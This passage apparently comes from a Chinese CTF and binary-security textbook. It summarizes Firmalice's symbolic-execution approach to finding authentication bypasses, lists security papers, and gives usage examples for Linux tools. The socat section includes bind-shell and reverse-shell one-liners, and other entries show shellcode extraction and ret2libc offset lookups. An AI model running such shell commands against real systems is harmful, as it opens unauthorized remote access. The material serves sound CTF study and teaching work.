The implementation of this module of Firmalice follows ideas presented in Mayhem, adding support for symbolic summaries of functions, to automatically detect common library functions and abstract their effects on the symbolic state.

Symbolic State and Constraints

Firmalice's symbolic analysis works at the level of symbolic `states`. Whenever a path reaches the privileged program point, its associated state is labeled as a `privileged state` and passed to the Authentication Bypass Check module for further analysis, based on constraint solving.

Symbolic Summaries

Firmalice adopts the concept of "symbolic summaries", which involves descriptions of the transformation that certain commonly-seen functions have on a program state. A symbolic summary acts in the same way as a binary instruction: it consumes an input state and produces a set of output states.

When Firmalice symbolically calls a function for the first time, the analysis is paused and the function-testing phase begins. Firmalice first attempts to run the function with the test case states. If all of the test cases of a symbolic summary pass, Firmalice replaces the entry point to the function in question with that symbolic summary, and continues its analysis. Any subsequent jumps to that

address will instead trigger execution of the symbolic summary. If no symbolic summary is identified as the right summary for a function, the function is analyzed normally.

Lazy Initialization

Firmalice adopts a lazy approach to firmware initialization. When the execution engine encounters a memory read from uninitialized memory, it identifies other procedures that contain direct memory writes to that location, and labels them as `initialization procedures`. If an initialization procedure is identified, the state is duplicated: one state continues execution without modification, while the other one runs the initialization procedure before resuming execution.

认证旁路检查

Given an `privileged state` from the Symbolic Execution engine, the Authentication Bypass Check module identifies the input and output from/to the user and reasons about the `exposure` of data represented by the output. It then attempts to uniquely concretize the user input. If the user input can be uniquely concretized, then it represents that the input required to reach the `privileged program point` can be uniquely determined by the attacker, and the associated path is labeled as an `authentication bypass`. At this point, Firmalice terminates its analysis. In cases where the user input depends on data exposed by the device’s output, a function that can generate valid inputs for a provided output is produced.

Choosing I/O

What should be considered as user input to the firmware is not always obvious. Firmalice uses several heuristics to identify input and output. Alternatively, Firmalice can accept a specification of the Application Binary Interface of the firmware and use that to choose between input and output.

Data Exposure

The core intuition of our approach is that data seen by the user, via an output routine, is `exposed` to the attacker. Specifically, this exposure does not just reveal information about the output data: information is also revealed about any data that depends on or is related to the output. The attackers can deduce information about authentication credentials by observing program outputs.

Constraint Solving

For each privileged state, Firmalice attempts to concretize the user input to determine the possible values that a user can input to successfully reach the privileged program point. A properly-authenticated path contains inputs that concretize to a large set of values. Conversely, the existence of a path for which the input concretizes into a limited set of values signifies that an attacker can determine, using a combination of information within the firmware image and information that is revealed to them via device output, an input that allows them to authenticate.

8.28 Cross-Architecture Bug Search in Binary Executables

论文：https://christian-rossow.de/publications/crossarch-ieee2015.pdf

简介

方法

实现

8.29 Dynamic Hooks: Hiding Control Flow Changes within Non-Control Data

论文：https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-vogl.pdf

简介

8.30 Preventing brute force attacks against stack canary protection on networking servers

论文：http://hmarco.org/data/Preventing_brute_force_attacks_against_stack_canary_protection_on_networking_servers.pdf

简介

8.31 WYSINWYX What You See Is Not What You eXecute

论文：http://research.cs.wisc.edu/wpis/papers/wysinwyx.final.pdf

简介

8.32 Unleashing MAYHEM on Binary Code

论文：http://www.cse.psu.edu/~trj1/cse597-s13/docs/binary_mayhem_oakland_12.pdf

简介

8.33 Under-Constrained Symbolic Execution: Correctness Checking for Real Code

论文：https://cseweb.ucsd.edu/~dstefan/cse291-winter18/papers/ucklee.pdf

简介

8.34 Enhancing Symbolic Execution with Veritesting

论文：https://users.ece.cmu.edu/~aavgerin/papers/veritesting-icse-2014.pdf

简介

8.35 Q: Exploit Hardening Made Easy

论文：http://static.usenix.org/legacy/events/sec11/tech/full_papers/Schwartz.pdf

简介

8.36 A Survey of Symbolic Execution Techniques

论文：http://season-lab.github.io/papers/survey-symbolic-execution-preprint-CSUR18.pdf

简介

8.37 CUTE: A Concolic Unit Testing Engine for C

论文：http://mir.cs.illinois.edu/marinov/publications/SenETAL05CUTE.pdf

简介

8.38 TaintEraser: Protecting Sensitive Data Leaks Using Application-Level Taint Tracking

论文：http://people.eecs.berkeley.edu/~dawnsong/papers/2011%20tainteraser%20p142-zhu.pdf

简介

8.39 DART: Directed Automated Random Testing

论文：https://web.eecs.umich.edu/~weimerw/2011-6610/reading/p213-godefroid.pdf

简介

8.40 EXE: Automatically Generating Inputs of Death

论文：https://web.stanford.edu/~engler/exe-ccs-06.pdf

简介

8.41 IntPatch: Automatically Fix Integer-Overflow-to-Buffer-Overflow Vulnerability at Compile-Time

论文：https://llvm.org/pubs/2010-09-ESORICS-FixOverflows.pdf

简介

8.42 Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software

论文：http://valgrind.org/docs/newsome2005.pdf

简介

8.43 DTA++: Dynamic Taint Analysis with Targeted Control-Flow Propagation

论文：http://bitblaze.cs.berkeley.edu/papers/dta%2B%2B-ndss11.pdf

简介

8.44 Superset Disassembly: Statically Rewriting x86 Binaries Without Heuristics

http://wp.internetsociety.org/ndss/wp-content/uploads/sites/25/2018/02/ndss2018_05A-4_Bauman_paper.pdf

简介

第九章 附录

9.1 更多 Linux 工具

- dd
- dmesg
- file
- edb
- foremost
- ldd
- ltrace
- md5sum
- nm
- objcopy
- objdump
- od
- readelf
- socat
- ssdeep
- strace
- strip
- strings
- valgrind
- xxd

dd

dd 命令用于复制文件并对原文件的内容进行转换和格式化处理。

重要参数

```
if=FILE         read from FILE instead of stdin
of=FILE         write to FILE instead of stdout
skip=N          skip N ibs-sized blocks at start of input
bs=BYTES        read and write up to BYTES bytes at a time
```

patch 偏移 12345 处的一个字节：

```
echo 'X' | dd of=binary.file bs=1 seek=12345 count=1
```

常见用法

```
$ dd if=[file1] of=[file2] skip=[size] bs=[bytes]
```

dump 运行时的内存镜像：

- `cat /proc/<pid>/maps`
- 找到内存中 text 段和 data 段
- `dd if=/proc/<pid>/mem of=/path/a.out skip=xxxx bs= 1 count=xxxx`

dmesg

dmesg 命令用于显示 Linux 内核环形缓冲区（ring buffer）的信息。开机信息和各种错误信息都会放到里面。在调试和故障诊断中非常有用。

重要参数

```
-c, --read-clear
      Clear the ring buffer after first printing its contents.
-s, --buffer-size size
      Use a buffer of size to query the kernel ring buffer.  Thi
s is 16392  by  default.
-n, --console-level level
      Set the level at which printing of messages is done to the
 console.
```

file

file 命令用来探测给定文件的类型。

技巧

```
$ file -L [file]
```

当文件是链接文件时，直接显示符号链接所指向的文件类别。

edb

edb 是一个同时支持x86、x86-64的调试器。它主要向 OllyDbg 工具看齐，并可通过插件体系进行功能的扩充。

安装

```
$ yaourt -S edb
```

foremost

foremost 是一个基于文件文件头和尾部信息以及文件的内建数据结构恢复文件的命令行工具。

安装

```
$ yaourt -S foremost
```

ldd

ldd 命令用于打印程序或者库文件所依赖的共享库列表。

ldd 实际上仅是 shell 脚本，重点是环境变量 `LD_TRACE_LOADED_OBJECTS` ，在执行文件时把它设为 `1` ，则与执行 ldd 效果一样。

```
$ ldd [executable]

$ LD_TRACE_LOADED_OBJECTS=1 [executable]
```

ltrace

ltrace 命令用于跟踪进程调用库函数的情况。

重要参数

```
-f                   trace children (fork() and clone()).
-p PID               attach to the process with the process ID pi
d.
-S                   trace system calls as well as library calls.
```

md5sum

md5sum 命令采用MD5报文摘要算法（128位）计算和检查文件的校验和。

重要参数

```
-b, --binary         read in binary mode
-c, --check          read MD5 sums from the FILEs and check them
```

nm

nm 命令被用于显示二进制目标文件的符号表。

重要参数

```
-a, --debug-syms       Display debugger-only symbols
-D, --dynamic          Display dynamic symbols instead of normal
 symbols
-g, --extern-only      Display only external symbols
```

objcopy

如果我们要将一个二进制文件，比如图片、MP3音乐等东西作为目标文件中的一个段，可以使用 objcopy 工具，比如我们有一个图片文件 “image.jpg”：

```
$ objcopy -I binary -O elf32-i386 -B i386 image.jpg image.o

$ objdump -ht image.o

image.o:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .data         0000642f  00000000  00000000  00000034  2**0
                  CONTENTS, ALLOC, LOAD, DATA
SYMBOL TABLE:
00000000 l    d  .data    00000000 .data
00000000 g       .data    00000000 _binary_image_jpg_start
0000642f g       .data    00000000 _binary_image_jpg_end
0000642f g       *ABS*    00000000 _binary_image_jpg_size
```

三个变量的使用方法如下：

```
const char *start = _binary_image_jpg_start;  // 数据的起始地址
const char *end = _binary_image_jpg_end;     // 数据的末尾地址+1
int size = (int)_binary_image_jpg_size;      // 数据大小
```

这一技巧可能出现在 CTF 隐写题中，使用 foremost 工具可以将图片提取出来：

```
$ foremost image.o
```

objdump

objdump 命令是用查看目标文件或者可执行的目标文件的构成的gcc工具。

重要参数

```
-d, --disassemble        Display assembler contents of executabl
e sections
-S, --source             Intermix source code with disassembly
-s, --full-contents      Display the full contents of all sectio
ns requested
-R, --dynamic-reloc      Display the dynamic relocation entries
in the file
-l, --line-numbers             Include line numbers and filename
s in output
-M intel                 Display instruction in Intel ISA
```

常见用法

对特定段进行转储：

```
$ objdump -s -j [section] [binary]
```

对地址进行指定和转储：

```
$ objdump -s --start-address=[address] --stop-address=[address]
[binary]
```

当包含调试信息时，还可以使用 `-l` 和 `-S` 来分别对应行号和源码。

结合使用 *objdump* 和 *grep*。

```
$ objdump -d [executable] | grep -A 30 [function_name]
```

查找 **GOT** 表地址：

```
$ objdump -R [binary] | grep [function_name]
```

从可执行文件中提取 **shellcode** (注意，在objdump中可能会删除空字节):

```
$ for i in `objdump -d print_flag | tr '\t' ' ' | tr ' ' '\n' |
egrep '^[0-9a-f]{2}$' ` ; do echo -n "\x$i" ; done
```

od

od 命令用于输出文件的八进制、十六进制或其它格式编码的字节，通常用于显示或查看文件中不能直接显示在终端的字符。

重要参数

```
  -A, --address-radix=RADIX   output format for file offsets; RA
DIX is one
                                of [doxn], for Decimal, Octal, H
ex or None
  -t, --format=TYPE           select output format or formats
  -v, --output-duplicates     do not use * to mark line suppress
ion
```

另外加上 `z` 可以显示 ASCII 码。

常见用法

用十六进制转存每个字节：

```
$ od -t x1z -A x [file]
```

转存字符串：

```
$ od -A x -s [file]

$ od -A n -s [file]
```

readelf

readelf 命令用来显示一个或者多个 elf 格式的目标文件的信息，可以通过它的选项来控制显示哪些信息。

重要参数

```
-h --file-header       Display the ELF file header
-e --headers           Equivalent to: -h -l -S
-l --program-headers   Display the program headers
-S --section-headers   Display the sections' header
-s --syms              Display the symbol table
-r --relocs            Display the relocations (if present)
-d --dynamic           Display the dynamic section (if present)
```

另外 `-w` 选项表示 DWARF2 调试信息。

常见用法

查找库中函数的偏移量，常用于 **ret2lib**：

```
$ readelf -s [path/to/library.so] | grep [function_name]@
```

例如：

```
$ readelf -s /usr/lib/libc-2.26.so | grep system@
   595: 0000000000041fa0    45 FUNC    GLOBAL DEFAULT   12 __lib
c_system@@GLIBC_PRIVATE
  1378: 0000000000041fa0    45 FUNC    WEAK   DEFAULT   12 syste
m@@GLIBC_2.2.5
```

socat

socat 是 netcat 的加强版，CTF 中经常需要使用使用它连接服务器。

安装

```
$ yaourt -S socat
```

常见用法

```
$ socat [options] <address> <address>
```

连接远程端口

```
$ socat - TCP:localhost:80
```

监听端口

```
$ socat TCP-LISTEN:700 -
```

正向 shell

```
$ socat TCP-LISTEN:700 EXEC:/bin/bash
```

反弹 shell

```
$ socat tcp-connect:localhost:700 exec:'bash -li',pty,stderr,set
sid,sigint,sane
```

将本地 80 端口转发到远程的 80 端口

```
$ socat TCP-LISTEN:80,fork TCP:www.domain.org:80
```

fork 服务器

```
$ socat tcp-l:9999,fork exec:./pwn1
```

跟踪 malloc 和 free 调用及相应的地址：

```
$ socat tcp-listen:1337,fork,reuseaddr system:"ltrace -f -e mall
oc+free-@libc.so*  ./pwn"
```

ssdeep

模糊哈希算法又叫基于内容分割的分片分片哈希算法（context triggered piecewise hashing, CTPH），主要用于文件的相似性比较。

重要参数

```
-m - Match FILES against known hashes in file
-b - Uses only the bare name of files; all path information omit
ted
```

常见用法

```
$ ssdeep -b orginal.elf > hash.txt
$ ssdeep -bm hash.txt modified.elf
```

strace

strace 命令对应用的系统调用和信号传递的跟踪结果进行分析，以达到解决问题或者是了解应用工作过程的目的。

重要参数

```
-i              print instruction pointer at time of syscall
-o file         send trace output to FILE instead of stderr
-c              count time, calls, and errors for each syscall an
d report summary
-e expr         a qualifying expression: option=[!]all or option=
[!]val1[,val2]...
   options:     trace, abbrev, verbose, raw, signal, read, write,
 fault
-p pid          trace process with process id PID, may be repeate
d
-f              follow forks
```

strip

strip 命令用于删除可执行文件中的符号和段。

重要参数

```
-g -S -d --strip-debug          Remove all debugging symbols &
sections
-R --remove-section=<name>      Also remove section <name> from
 the output
```

使用 `-d` 后，可以删除不使用的信息，并保留函数名等。用 gdb 进行调试时，只要保留了函数名，都可以进行调试。另外如果对 `.o` 和 `.a` 文件进行 strip 后，就不能和其他目标文件进行链接了。

strings

strings 命令在对象文件或二进制文件中查找可打印的字符串。字符串是4个或更多可打印字符的任意序列，以换行符或空字符结束。strings 命令对识别随机对象文件很有用。

重要参数

```
-a --all                  Scan the entire file, not just the dat
a section [default]
-t --radix={o,d,x}        Print the location of the string in ba
se 8, 10 or 16
-e --encoding={s,S,b,l,B,L} Select character size and endianess:
                            s = 7-bit, S = 8-bit, {b,l} = 16-bit
, {B,L} = 32-bit
```

`-e` 的作用，例如在这样一个二进制文件中：

```
$ rabin2 -z a.out
vaddr=0x080485d0 paddr=0x000005d0 ordinal=000 sz=17 len=16 secti
on=.rodata type=ascii string=Enter password:
vaddr=0x080485e5 paddr=0x000005e5 ordinal=001 sz=10 len=9 sectio
n=.rodata type=ascii string=Congrats!
vaddr=0x080485ef paddr=0x000005ef ordinal=002 sz=7 len=6 section
=.rodata type=ascii string=Wrong!
vaddr=0x0804a040 paddr=0x00001040 ordinal=000 sz=36 len=8 sectio
n=.data type=utf32le string=w0wgreat
```

字符串 `w0wgreat` 类型为 utf32le，而不是传统的 ascii，这时 strings 就需要指定 `-e L` 参数：

```
$ strings a.out | grep w0wgreat
$ strings -e L a.out | grep w0wgreat
w0wgreat
```

常见用法

组合使用 *strings* 和 *grep*。

在 **ret2lib** 攻击中，得到字符串的偏移：

```
$ strings -t x /lib32/libc-2.24.so | grep /bin/sh
```

检查是否使用了 **UPX** 加壳

```
$ strings [executable] | grep -i upx
```

valgrind

valgrind 能检测出内存的非法使用等。使用它无需在检测对象程序编译时指定特别的参数，也不需要链接其他的函数库。

重要参数

```
--leak-check=no|summary|full     search for memory leaks at exit
?  [summary]
--show-reachable=yes             same as --show-leak-kinds=all
--trace-children=no|yes   Valgrind-ise child processes (follow e
xecve)? [no]
--vgdb=no|yes|full        activate gdbserver? [yes]
                          full is slower but provides precise wa
tchpoint/step
```

xxd

xxd 的作用就是将一个文件以十六进制的形式显示出来。

重要参数：

```
-g          number of octets per group in normal output. Default
 2 (-e: 4).
-i          output in C include file style.
-l len      stop after <len> octets.
-r          reverse operation: convert (or patch) hexdump into b
inary.
-u          use upper case hex letters.
```

常见用法

```
$ xxd -g1 [binary]
```

9.2 更多 Windows 工具

- 010 Editor
- DIE
- PEiD
- PE Studio
- PEview
- PortEx Analyzer
- Resource Hacker
- wxHexEditor
- PDF Stream Dumper
- EMET

010 Editor

https://www.sweetscape.com/010editor/

DIE

http://ntinfo.biz/

PEiD

http://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml

PEiD 是一个用于检测常用壳，加密，压缩的小程序。恶意软件编写者通常会进行加壳和混淆让恶意软件不容易被检测和分析。PEiD 可以检查超过 600 种不同的 PE 文件签名，这些数据存放在 `userdb.txt` 文件中。

PE Studio

https://www.winitor.com/

PEview

http://wjradburn.com/software/

PortEx Analyzer

https://github.com/katjahahn/PortEx

Resource Hacker

http://www.angusj.com/resourcehacker/

wxHexEditor

http://www.wxhexeditor.org/

PDF Stream Dumper

http://sandsprite.com/blogs/index.php?uid=7&pid=57

EMET

https://support.microsoft.com/en-us/help/2458544/the-enhanced-mitigation-experience-toolkit

9.3 更多资源

- 课程
- 站点
- 文章
- 书籍

课程

- Intro to Computer Systems, Summer 2017
- Modern Binary Exploitation Spring 2015
- OpenSecurityTraining
- Stanford Computer Security Laboratory
- CS642 Fall 2014: Computer Security
- Offensive Computer Security Spring 2014
- System Security and Binary Code Analysis
- SATSMT Summer School 2011
- CS 161 : Computer Security Spring 2017
- Introduction to Computer Security Fall 2015
- 格式化字符串blind pwn详细教程
- 软件分析技术
- Compiler Design
- Optimizing Compilers
- Principles of Program Analysis
- Static Program Analysis
- CS 252r: Advanced Topics in Programming Languages
- Advanced Digital Forensics and Data Reverse Engineering
- CS261: Security in Computer Systems
- CS 161 : Computer Security Spring 2015
- Secure Software Systems Spring 2017
- CS 576 Secure Systems Fall 2014
- CS 577 Cybersecurity Lab Fall 2014

站点

- sec-wiki
- Shellcodes database for study cases
- Corelan Team Articles
- LOW-LEVEL ATTACKS AND DEFENSES
- FuzzySecurity
- LiveOverflow

文章

- Debugging Fundamentals for Exploit Development
- Introduction to return oriented programming (ROP)
- Smashing The Stack For Fun And Profit
- Understanding DEP as a mitigation technology part 1
- Tricks for Exploit Development
- Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP
- From 0x90 to 0x4c454554, a journey into exploitation.
- Checking the boundaries of static analysis
- Deep Wizardry: Stack Unwinding
- Linux (x86) Exploit Development Series
- Hack The Virtual Memory

书籍

- Hacking: The Art of Exploitation, 2nd Edition by Jon Erickson
- The Shellcoder's Handbook: Discovering and Exploiting Security Holes, 2nd Edition by Chris Anley et al
- The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler 2nd Edition
- Practical Malware Analysis by Michael Sikorski and Andrew Honig
- Practical Reverse Engineering by Dang, Gazet, Bachaalany
- Fuzzing: Brute Force Vulnerability Discovery

9.4 Linux x86-64 系统调用表

- Linux System Call Table for x86 64
- syscall_32
- syscall_64

9.5 幻灯片

这些是我在 XDSEC 做分享的 PPT，主要内容取自 CTF-All-In-One，可作为辅助学习。

- 01 Fight with Linux